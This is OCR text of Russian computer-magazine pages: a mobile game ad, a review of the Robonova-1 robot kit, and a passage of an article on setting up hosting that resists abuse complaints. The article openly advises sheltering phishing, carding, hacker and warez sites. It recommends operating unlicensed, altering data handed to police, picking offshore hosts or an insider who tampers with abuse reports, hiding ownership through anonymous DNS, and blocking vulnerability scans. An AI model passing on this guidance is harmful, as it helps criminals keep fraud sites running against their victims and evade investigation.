






WD 5000YS почти не замечает вибрации: прекрасные результаты и в обычном режиме (график слева) и при вибрации (справа)







ДЖАЗ
работа по найму
Тебе заплатили.
Остальное — ТВОИ ПРОБЛЕМЫ.
Концерт для саксофона и базуки.
список телефонов поддерживающих игру:
Nokia s603230, 3250, 6260, 6600, 6620, 6630, 6670, 6680, 6681, 6682, 7610, N70, N91
SonyEricsson D750, K600, K608i, K610i, K700, K700c, K700i, K750, K750i, V600, V800, V802, W550, W550i, W600, W600i, W700i, W800, W800i, Z1010, Z800 Siemens C75, CX65, CX70, CX75, M65, M75, S65, S75, SK65, SL75
Служба технической поддержки: support@gfi.su или звони +7(495)530 3533 с 10:00 до 19:00.
Стоимость отправки sms-сообщения - 5$
Отправь SMS со словом JAZZ на номер 7529 и получи игру "Джаз: работа по найму"" на свой мобильный
Мобильная война с вредоносным элементом началась. "ДЖАЗ" у тебя в кармане — просто возьми трубку!
gfi
Руссобит-М
© 2006 GFI. All rights reserved. © 2005 «Руссобит-Паблишинг» Все права защищены. www.russobit-m.ru
Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit-m.ru. Техническая поддержка осуществляется по тел.: (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/. Розничная продажа в магазинах фирмы М.Видео
реклама



ДЕНИС «ELF» РОМАНОВ

БОЕВАЯ ЖЕЛЕЗЯКА



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- Микроконтроллер MR-3024 Micro для 24 сервоприводов
- Память 64 Кб
- 40 портов I/0
- 30 базовых операций
- 16 сервоприводов HSR-8498HB
- Поворот 180°
- Крутящий момент 7,4 Н·см
- Скорость 600\0,2 сек
- Вольтаж 6 В
- Вес 55 г
- 5 батарей niMH по 1000 mah и зарядное устойство
- Программное обеспечение и руководство
- PC Serial port



ВСЕ ПОМНЯТ ФИЛЬМЫ О РОБОТАХ ИЗ БУДУЩЕГО, ЯПОНСКИХ БОЕВЫХ РОБОТАХ. ТАК ЛИ МЫ ДАЛЕКО ОТ ЭТОГО? ГАЗЕТЫ И НОВОСТНЫЕ ЛЕНТЫ ПЕСТРЯТ ЗАГОЛОВКАМИ: «В МОСКВЕ НА ВВЦ ПРОШЛИ БОИ РОБОТОВ», «РАБОЧИЙ ЗАВОДА KAWASAKI СТАЛ ПЕРВОЙ ОФИЦИАЛЬНОЙ ЖЕРТВОЙ РОБОТА»... НАСКОЛЬКО ТРУДНО СОЗДАТЬ АНДРОИДА БЕЗ СПЕЦИАЛЬНЫХ СРЕДСТВ И НАВЫКОВ? СЕГОДНЯ ТЫ УЗНАЕШЬ, ИЗ ЧЕГО СОСТОЯТ «ТЕРМИНАТОРЫ» НАШЕГО ТЫСЯЧЕЛЕТИЯ.

ОБЬЕКТ ИССЛЕДОВАНИЙ

Объектом сегодняшнего «внедрения» стал андроид Robonova-1 корейской фирмы Hitec Robotics, любезно предоставленный нам фирмой «Андроидные роботы». Устойчивый высокотехнологичный Robonova-1 умеет ходить, делать кувырки, исполнять акробатические трюки типа «колесо», выполнять танцевальные движения. Для более детальной функциональной настройки он может быть дополнен некоторыми вспомогательными модулями.

В составе робота есть механическая часть и система управления этой механической частью, которая, в свою очередь, получает сигналы от сенсорной части. Механическая часть робота делится на манипуляционную систему и систему передвижения.



АНДРОИДНЫЕ РОБОТЫ

Благодарим компанию «Андроидные роботы» за предоставленного робота ROBONOVA-1. На сайте www.rusandroid.com ты можешь ознакомиться со всем ассортиментов человекоподобных роботов :).

СИСТЕМА УПРАВЛЕНИЯ РОБОТОМ

Программное обеспечение робота позволяет писать программы на языке высокого уровня, называемом roboBasic (а затем компилировать и загружать программу в память), и использовать небольшие скрипты RoboScript для непосредственного управления отдельными моторами. С приложением RoboScript программирование робота доступно начинающим, а также тем, кто не знает ни одного языка программирования. Пользователи могут создавать оперативные подпрограммы одним кликом мышки.

Используй программу RoboRemocon для управления роботом по командам, заданным в RoboScript. RoboBasic — это программное средство, в основе которого лежит язык программирования BASIC. Эта софтина рассчитана, скорее, на опытных пользователей. RoboBasic содержит определенные команды для приведения робота в действие. Чтобы повысить быстродействие контрольной панели Micom, можно также использовать программное средство RoboBasic вместе с приложением RoboScript.

С помощью функции catch & play (фиксация и повтор) можно программировать робота, лишь изменяя его положение и фиксируя его с помощью программы. Вот пример рабочего скрипта:


```
SPEED 5 \\устанавливает скорость
сервоприводов
MOTOR G6A \\определяет действую-
щие сервоприводы
MOTOR G6B
MOTOR G6C
MOTOR G6D
MAIN _ LOOP:
ON A GOTO MAIN _ LOOP,K1,K2,K3,K4,
K5,K6,K7,K8,K9,K10,K11,K12
,K13,K14,K15,K16,K17,K18,K19,K20,K
21,K22,K23,K24,K25,K26,K27,K28,K29
,K30,K31,K32 \\выполняет движение
GOTO MAIN _ LOOP
END
```

МЕХАНИЧЕСКАЯ ЧАСТЬ

Для передвижения по открытой местности чаще всего используют колесную или гусеничную, реже — шагающую систему передвижения роботов.

Это самые универсальные виды систем перемещения. Для неровных поверхностей создаются гибридные конструкции, сочетающие колесный или гусеничный ход со сложной кинематикой движения колес. Внутри помещений, на промышленных объектах используются передвижения вдоль монорельсов, по напольной колее и т.д. Для перемещения по наклонным, вертикальным плоскостям используются системы, аналогичные «шагающим» конструкциям, но с пневматическими присосками.

В Robonova-1 используется шагающая система передвижения, приводящаяся в движение с помощью 16-ти сервоприводов.





КОНСТРУКТОР «СОБЕРИ САМ»

Робот поставляется в разобранном состоянии. Все составляющие аккуратненько упакованы и готовы к сборке. В комплект входит программное обеспечение, набор болтов и шурупов, пульт дистанционного управления, различные части экзоскелета, сервоприводы, ИК-датчик, системная плата и детальная инструкция по сборке робота.



› МЕТАЛЛИЧЕСКИЕ СКОБЫ
Скрепляют сервоприводы



› ПЕРЕДНЯЯ ПАНЕЛЬ
Закрывает аккумуляторные батареи



› БЛОК ПИТАНИЯ 220V
Заряжает аккумуляторы



› ПЛАСТИКОВЫЕ ЖГУТЫ
Чтобы скреплять ими провода



› СИСТЕМНАЯ ПЛАТА
«Душа» и «мозги» робота



› ГОЛОВА РОБОТА
Содержит ИК-приемник



› СЕРВОПРИВОД
Двигает части робота




› КАБЕЛЬ COM -ПОРТА
Подключает робота к компу




› ПУЛЬТ ДУ
Управляет роботом через ИК-датчик




› ИНФРАКРАСНЫЙ ДАТЧИК
Ловит передаваемые роботу команды



› ЧАСТЬ ЭКЗОСКЕЛЕТА РОБОТА
Из этих штук собирается скелет робота



› БЛОК АККУМУЛЯТОРОВ
Состоит из 5 батарей niMH по 1000 mah




СЕРВОПРИВОДЫ

Исполнительный механизм, или коротко «Servo», является непременным элементом аппаратуры радиоуправления. Их задача — преобразовать сигнал от приемника в движение рулей модели, согласно действием пилота. Все элементы сервомашинки смонтированы, как правило, в полистироловом корпусе, состоящем из основания, верхней и нижней крышек. В полости под верхней крышкой смонтирован редуктор (повышает/понижает обороты мотора), состоящий из 4-6 шестеренок с зубьями разного модуля. В основной части смонтирован мотор и размещена плата управления. В качестве приводного мотора в сервомашинках используются коллекторные электродвигатели постоянного тока. На плате управления собрана вся электронная схема, базирующаяся на специализированной микросхеме. Плата соединена с приемником трехпроводным кабелем, который выходит из корпуса сервомашинки через специальное отверстие.

СИСТЕМНАЯ ПЛАТА

Главной частью робота ROBONOVA-I является системная плата, закрепленная на его спине под прочным пластмассовым футляром. Плата может управлять 24-мя сервоприводами и 16-ю дополнительными устройствами. К ним относятся гиросистемы, датчики ускорения, модули синтезирования речи и другие операционные устройства, такие как контроллеры Bluetooth, радиопередатчики и приемники. Используя усовершенствованную системную плату с простым интерфейсом, ты можешь сделать из Robonova-1 робота мечты. Также на плате расположен микроконтроллер, отвечающий за обработку всех программ, хранящихся в памяти, и сигналов, поступающих с компьютера или с сенсоров. Флеш-память на 64 Кб может содержать 3-4 программы, записанные с помощью RoboRomocon.









АНДРЕЙ «SKVOZNOY» КОМАРОВ АНДРЕЙ «ZLOY TAPOK» КАЛАЧЕВ

СЕРВЕРНОЕ ПОДПОЛЬЕ

КАК ОРГАНИЗОВАТЬ ПРАВИЛЬНЫЙ ХОСТИНГ, КОТОРЫЙ БУДЕТ ПРИНОСИТЬ ДЕНЬГИ

В ИНЕТЕ ЕСТЬ ТЫСЯЧИ СЕРВИСОВ, ПРЕДОСТАВЛЯЮЩИХ ХОСТИНГ ДЛЯ ДОМАШНИХ СТРАНИЧЕК, САЙТОВ ЗНАКОМСТВ И ПРОЧИХ РЕСУРСОВ, КОТОРЫЕ ПРИДУТСЯ ПО ВКУСУ ЛЮБИТЕЛЯМ ВЫШИВАТЬ КРЕСТИКОМ. НО ОДНОВРЕМЕННО НАХОДЯТСЯ И СЕРЬЕЗНЫЕ ПАРНИ, КОТОРЫЕ ЛЕГКО СОГЛАШАЮТСЯ ПРИЮТИТЬ ЗА ДЕНЕЖКУ ХАКЕРСКИЕ ПРОЕКТЫ, ВАРЕЗНЫЕ САЙТЫ И РЕСУРСЫ С ПОРНОГРАФИЧЕСКИМ СОДЕРЖАНИЕМ. КАКИМ ОБРАЗОМ ИМ УДАЕТСЯ СОХРАНИТЬ РАБОТОСПОСОБНОСТЬ СЕРВЕРОВ И УЙТИ ОТ ОТВЕТСТВЕННОСТИ? ДА И КАК ВООБЩЕ ОРГАНИЗОВАТЬ СВОЙ ХОСТИНГ, НАДЕЖНО ЗАЩИТИВ ЕГО? ОБО ВСЕМ ЭТОМ ПОЙДЕТ РЕЧЬ В ЭТОЙ СТАТЬЕ.

Ваши документы, уважаемый!



Для начала неплохо было бы разобраться, как на такой род деятельности, как хостинг, смотрит российское законодательство. Если организация предоставляет клиенту услуги хостинга, значит она предлагает полный пакет сервисов, в том числе доступ по HTTP- и FTP-протоколам, а также электронную почту POP, IMAP и SMTP. В соответствии с РД 45.129-2000 (РД — руководящий документ отрасли), «служба электронной почты» и «служба доступа к информационным ресурсам» являются телематическими службами, которые, в свою очередь, относятся к услугам связи. Осуществление предпринимательской деятельности без лицензии подпадает под статью 171 УК («Незаконное предпринимательство») и статью 13.9 КоАП («Самовольное строительство или эксплуатация сооружений связи»). Кроме того, важным пунктом легализации деятельность хостера является сдача узла связи. Эта процедура подразумевает под собой получение в Россвязьнадзоре разрешения на эксплуатацию объекта связи, то есть в нашем случае серверов и коммуникационного оборудования. Стоит отметить, что лицензия без узла связи не действительна, и такая деятельность также подпадает под статью 13.9 КоАП.

1.Использование предоставляемых услуг.

Предоставляемые нами услуги могут быть использованы только в законных целях. Любые незаконные действия на территории Российской Федерации, на территории вашей или любой другой юрисдикции, к которой размещаемые вами веб-ресурсы могут иметь отношение, строго запрещаются. Во время использования предоставляемых услуг вам строго запрещается размещать любую незаконную, угрожающую, непристойную, клеветническую, оскорбительную, порнографическую, вульгарную информацию любого вида, а равно и ссылки на таковую, включая любую информацию, которая способствует незаконным действиям.

Мы оставляем за собой право определять что именно является нарушением настоящих Правил использования услуг.

2. Использование предоставляемых ресурсов.

Пользователям услуг виртуального хостинга запрещается:

- Инициировать какие-либо процессы на сервере, любой из которых занимает более 8Мб оперативной памяти Системы или более 30 секунд процессорного времени, а также более 5% всех доступных Системных ресурсов в любой момент времени.
- Использовать программы любого типа в реальном времени, требующие значительные Системные ресурсы сервера. Приложения, исполняемые на удаленных хостах, разрешаются без ограничений.
- Оставлять работающими автономные процессы, надобность в которых отпала, включая демоны (например, IRCD).
- Запускать любое программное обеспечение, так или иначе связанное с IRC (Internet Relay Chat).
- Размещать (делать доступным извне) любой контент, связанный (но не ограничиваясь этими условиями) с обнажением тела, порнографией, а равно и ссылок на такие ресурсы.
- Инициировать одновременно более 20 процессов (одновременно запущенные CGI-скрипты, cron, shell).

> Именно из-за правил хостинга порнушникам приходится обращаться к услугам подпольных серверных мажоров

Без всех этих бумажек хостер — не кто иной, как незаконный предприниматель. Однако не стоит забывать, что мы живем в России, где аппараты исполнительной власти иногда сильно тормозят. Фактически за хостерами никто не следит. За 3 года работы нашей компании с полным отсутствием каких бы то ни было бумажек нас никто по этому поводу не потревожил, в то время как среди клиентов были и крупные коммерческие проекты, и малый бизнес, и, соответственно, те самые «нестандартные проекты», которые на обычных сервисах размещать запрещено.

Наибольшую проблему для серверного магната здесь представляет уклон от исполнения его гражданских обязательств. К примеру, от реагирования на подобные заявления:

«В связи с оперативно-служебной необходимостью и на основании пункта 4 статьи 11 Закона Российской Федерации «О милиции» прошу Вас предоставить всю имеющуюся информацию о сайте…, размещенном на ресурсах Вашей компании. В ответе прошу Вас указать информацию о владельцах данного электронного ресурса, о том, когда и с каких IP-адресов производилось его администрирование».

Но кто мешает чуть подкорректировать данные?

Где и как хостить?

Существует 3 варианта начать свой бизнес. Кратко рассмотрим каждый из них.

1. Реселлинг. Это понятие знакомо любому хостеру, потому как в большинстве случаев все начинали именно с реселлинга (в переводе с английского — «перепродавать»). Здесь найдется место даже андеграундному хостеру. Воспользовавшись подобными сервисами, ты сможешь оценить степень абузоусточивости. Кроме того, если у хостера есть лицензия, то можно договориться об ее использовании для осуществления своих услуг. Видели не раз, как небольшие хостинг-компании работают под прикрытием вышестоящих.

2. VPS/VDS. В последнее время этот тип услуг получил огромное распространение среди хостеров. VPS (Virtual Private Server) предполагает разделение одного физического сервера на несколько виртуальных, каждому из которых предоставляется определенная часть ресурсов (например, 15% всех общих) и полный root-доступ. В случае VPS ты можешь делать с сервером все то же самое, что и с реальным сервером, за исключением перестановки ОС или какой-нибудь там модификации ядра. Стандартная цена — около $50, хотя можно найти и за $5-10, но в этом случае едва ли ты сможешь его нормально использовать.

3. Dedicated Server, или аренда настоящего сервера. Ты не покупаешь собственную машину, а лишь берешь ее в пользование, выплачивая ежемесячную абонентскую плату. Выделенные серверы сдают в аренду крупные дата-центры или их представители. Обычно в абонентку включена плата за аренду самого сервера, сетевого порта, места в стойке, при этом средняя стоимость удовольствия составляет $100. Внимание — важный момент! Если ты решил взять сервер в аренду, не связывайся с посредниками, а работай напрямую с дата-центром. Посредники — это дополнительное звено риска в работе; они легко могут исчезнуть в самый неподходящий момент или просто кинуть тебя.

Какой дедик лучше?

Лучше всего, конечно, сразу раскошелиться на выделенный сервер, хотя шустрый VPS также будет неплохим выбором. Но где их взять? В каком дата-центре? Если решишь арендовать сервер в России, ищи предложения с условно неограниченным трафиком. Слово «условно» означает нескольких ограничений, чаще всего следующих:


- отношение общего входящего трафика к исходящему не должно превышать 1/4;
- суммарный объем исходящего зарубежного трафика не должен превышать 40% суммарного объема общего исходящего трафика.

В случае несоблюдения соотношений провайдер может взять с тебя немалую плату. И если первое ограничение элементарно обходится, то со вторым могут быть проблемы.

В западных дата-центрах обычно таких заморочек нет и клиенту просто выдается внушительное количество трафика, обычно по 1000-2000 Гб. Вообще, по ценам и количеству предоплаченного трафика, как, впрочем, и по многим другим параметрам, наиболее дружелюбны американские дата-центры. Для них характерны оперативность решения проблем, оптимальные ширина канала и аптайм (время бесперебойной работы). Если ты владеешь английским на разговорном уровне и сумеешь по Skype попросить техподдержку перезагрузить сервер, проблемы будут минимальны. Правда, в некоторых случаях суппорт все-таки начинает тупить, и, например, после неудачной сборки ядра можно долго ждать, пока озлобившиеся админы все-таки соизволят ребутнуть сервер и прописать несколько строк в конфиге загрузчика. Хотя с появлением технологии KVM over IP (подробнее читай в FAQ'е этого номера) подобные проблемы (или вообще установка новой ОС) не кажутся такими страшными.

Проблем не будет и в случае российских дата-центров. Здесь можно пожаловаться разве что на не частые, но регулярные сбои в системе электропитания и проблемы с маршрутизацией, что, естественно, негативно влияет на доступность сервера.

Так или иначе, я все равно рекомендовал бы начинать работать с западными хостерами. Ведь даже лицензии на панели управления (ты же не хочешь, чтобы ты и все твои клиенты настраивали свои сайты и серверы через текстовые конфиги) продаются по льготным партнерским ценам. Напри-




DANGER!

> Если собираешься предоставлять хостинг нелегальным проектам, ни в коем случае не связывайся с российскими дата-центрами. Рекомендую арендовать сервер только в офф-шоре, где дозволено практически все и никто не будет вчитываться с корявый русский язык. На диске ты найдешь полный FAQ с нормативой NET ABUSE, изучив которую, ты сможешь разобраться в вопросах легитимности размещения информации.



> Если тебя беспокоит тема технической поддержки, задумайся о хелп-деске. Рекомендую обратить внимание на PerlDesk (perldesk.com) — поверь, не пожалеешь!



> На диске ты найдешь уникальный набор правил для mod_security, позволяющий избежать сканирование сайта на уязвимости, уже не говоря о стандартном наборе софта для создания хостинга!

DNS Services

- Custom DNS - Our dynamic and static DNS management tool for your own domain
- Secondary DNS - Add reliability to your own nameservers
- Recursive DNS - Ensure DNS resolution for your DNS queries
- Dynamic DNS - A free DNS service for those with dynamic IP addresses
- Static DNS - A free DNS service for those with static IP addresses
- TLD DNS - DNS for operators of ccTLDs and gTLDs

> Возможности анонимного DNS-сервиса

мер, за cPanel на российском дедике ты заплатишь около $50, а на сервере в западном дата-центре — всего $20-25.

Размещение нестандартных ресурсов

Одним из направлений деятельности иллегал-хостеров является спам. Как всем известно, со спамом борются все. И дата-центры тут не исключение. Вот тебе пример распространенной и очень опасной ситуации. Спамер покупает у тебя аккаунт на 20 Мб за $1, заливает туда немудреный скрипт, написанный на php, и начинает рассылать спам. В адрес дата-центра (организации, за которой по базе числится IP-адрес) тут же летят тысячи писем с жалобами или, на как говорят языке хостеров, абузов (от английского «abuse»). И уж поверь мне на слово: дата-центр попытается быстро уладить проблему, настучав тебе по голове. Одновременно с этим адреса твоего mail-сервера тут же попадут в черные списки, которые многие серверы юзают для фильтрации спама. Так что проблемы с почтой для добропорядочных клиентов тебе обеспечены. Оперативным спасением может стать быстрая смена IP-адреса для mail-сервера, но из-за абузов дата-центр может незамедлительно отключить твой сервер от порта до выяснения обстоятельств произошедшего. Правда, в последнее время спамеры стали умнее и уже не заморачиваются с тормозными скриптами, а используют в своей работе распределенные сети на ботах, разрабатываемые на заказ профессиональными программистами за большие деньги. Поэтому основной причиной жалоб в дата-центр сейчас являются размещенные на серверах нелегальные проекты: ресурсы для кардеров/хакеров/варезников и особенно fishing-сайты, которые, копируя внешний вид популярных ресурсов (платежных систем, банковских сайтов) и маскируя реальный URL-адрес, заставляют ушастых пользователей отдавать пароли от своих кошельков и банковских счетов.
Для того чтобы избежать внезапных отключений, необходимо знать несколько хинтов, которые значительно увеличат абузоустойчивость твоих серверов. В первую очередь это касается правильного выбора площадки. Некоторые оффшорные политики (Панама, Коста-Рика, Мексика и страны Азии) не рассматривают подобные деяния как нарушения, а значит, идеально подходят для размещения подобного рода проектов. Подойдет и любая другая площадка, где будет свой человек, незаметно мухлюющий с базой приходящих абузов.
Помимо этого, следует позаботиться об условном владельце хостинга и всех поддерживаемых ресурсов. Существует масса сервисов, которые анонимно регистрируют домен, при этом твоя реальная инфа нигде не фигурирует. Сразу после того как ты обзаведешься доменом для своей конторы, потребуется привязать его к серверу (осуществить делегирование). Лишь после этого ресурс будет успешно откликаться по имени сайта. Далее в админке домена, которую в большинстве случаев предоставляет компания, выдающая домены (регистрант), необходимо прописать DNS-серверы. Это несложно, но и тут есть один тонкий момент. В случае линковки к собственным DNS-серверам, возможно определить принадлежность отдельного домена к хостингу, например, заюзав известный сервис domainsdb.net:


```
domain: CUP.su
type:         CORPORATE
nserver:      ns13.armhosting.net
nserver:      ns17.armhosting.net
```

Отчетливо видно, что сайт привязан к хостерским DNS, на что напрямую указывают прописанные name-серверы. А значит, есть все основания полагать, что сайт с доменом CUP.su хостится на armhosting.net. Чтобы избежать кляузы по прямому адресу хостера, придется прописать там собственные name-серверы (ns1.cup.su, ns2.cup.su) или же скрыть название после префикса «ns». Первое под силу любому администратору, хоть немного знакомому с основами named и BIND. А второе легко реализуется путем использования специальных Anonymous DNS (dyndns) серверов. В результате вместо обыденной информации будет отображен сторонний именной сервер (например, ns.rapidns.com), а ресурс продолжит функционировать в штатном режиме. Замечу, что большинство из этих сервисов придерживается Domain Name Privacy, что исключает возможность связаться с реальным владельцем. Ни инфа о регистранте, ни тем более данные о владельце домена там указаны не будет — грамотные люди ограничиваются лишь адресом электронной почты для связи с внешним миром. Полный лист таких сервисов ты найдешь на диске, а наиболее известными из них являются geeksanon.ca/projects/gaddnas и www.dyndns.com, www.dhis.org.


Обустраиваем контору — панели администратора

Репутация хостинга зависит не только от того, насколько стабильно работает твой сервер, но еще от тех условий, которые ты создашь для своих клиентов. Комфорт реально обеспечить с помощью хорошей панели для администрирования, которая, во-первых, позволит управлять поддерживаемыми ресурсами тебе, а во-вторых, настраивать хостинг под себя твоим клиентам. Причем все это без каких-либо правок текстовых конфигов — через удобный веб-интерфейс.

cPanel
www.cpanel.net
В этой панели есть все, что может потребоваться новичку для любых манипуляций с минимальными усилиями,



> DirectAdmin собственной персоной — бюджетная панель с большими возможностями



> Устанавливая своим клиентам cPanel, ты убиваешь сразу двух зайцев — четкое управление хостингом и обеспечение комфорта в использовании

причем на Linux/Unix. По сути, cPanel является стандартом де-факто и используется самыми серьезными хостерами. Правда широкая функциональность в случаях, когда не требуется излишних наворотов, может обернуться серьезным минусом. Сильная загроможденность интерфейса и огромное количество настроек могут испугать пользователя. Но зато под cPanel разработано большое количество скриптов, которые помогают автоматизировать большинство рутинных действий администратора.

Например, чтобы перенести большой аккаунт с одного cPanel-сервера на другой с помощью командной строки, достаточно сначала набрать команду:

```
/scripts/pkgacct username
```

